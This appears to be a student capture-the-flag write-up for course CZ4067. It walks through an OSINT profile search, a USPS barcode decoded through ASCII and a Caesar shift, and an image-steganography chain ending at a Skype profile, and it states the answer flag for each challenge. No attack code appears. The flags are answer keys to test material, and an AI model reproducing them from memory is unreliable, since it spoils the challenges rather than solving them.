
To track down Joshua Lingo from Klang, we initially conducted a Google search using the keywords “**Joshua Lingo Klang LinkedIn**”. This led us to a LinkedIn profile at “***https://my.linkedin.com/in/joshua-lingo-2b0ba422b***”, where we discovered the flag “**CZ4067{b-S1c-0s1nT}**”.



Letter Theft

We intercepted a letter, noticing a barcode in the bottom right corner, which raised suspicion.

Given that the letter originated from the USA, it is likely an "**IMb Intelligent Mail Barcode**". Using an online tool "***https://postalpro.usps.com/ppro-tools/encoder-decoder***", we decoded the barcode manually, character by character, resulting in the key "**ADAFTAATFDDDTFFTATTFTFFDDTDFDAFADFAFADFDAFDDDTDADTAAFFDAFDDTDFTTT**".




The output that we obtained includes the following details:

- Barcode ID: 51
- Special Services: 108
- Mailer ID: 791158
- Serial Number: 895755183
- Delivery Point ZIP Code: 115511130

Combining these numbers, we get "**5110879115889575518311551130**". Attempting to decode these into a human-readable format, we used the ASCII Table to convert Decimal Values to Characters.

- 51 = 3
- 108 = l
- 79 = O
- 115 = s
- 88 = X
- 95 = _
- 75 = K
- 51 = 3
- 83 = S
- 115 = s
- 51 = 3
- 113 = q
- 0


After assembling the numbers, we obtained "**3lOsX_K3Ss3q**". However, this sequence still did not seem to make sense. Upon applying the Caesar Cipher, we deciphered it into something more meaningful. This revealed the flag to be "**CZ4067{3mPtY_L3Tt3r}**".




Space Talk

For this challenge, we started with an image file named “**space_talk.PNG**”. To extract information from this image, we utilised an online tool “***https://www.aperisolve.com***”.

After extracting the information, we discovered an intriguing URL embedded within the strings, leading to “***https://bit.ly/3FrkryB***”.




Following the link, we arrived at a calendar webpage. Despite our efforts, we didn't find anything notable on the calendar.



We then turned our attention to the additional resources provided. The first resource, "**Puzzle.png**" appears to be Hexahue encoded.

After decoding it, we uncovered the passcode "**CTFISFUN123**". This passcode granted us access to the second resource, a Google Drive document titled "**file.pdf**".

The message “**Meeting with .5b13a1c05b4bf276**” caught our attention, suggesting a connection to one of the online meeting applications mentioned in the PostIt notes. After a thorough examination of various apps such as Webex, Zoom, Skype, and Google Meet, we identified “**5b13a1c05b4bf276**” to be the ID of a Skype profile owned by “**Juliet Hammit**”.



Despite our efforts to find information about "**Juliet Hammit**" or "**BlueAquaKi, GB**", we did not find any relevant details online. However, upon closer inspection of her profile picture, we discovered the flag “**CZ4067{0s1nt-iS_FUn}**” located in the top left corner.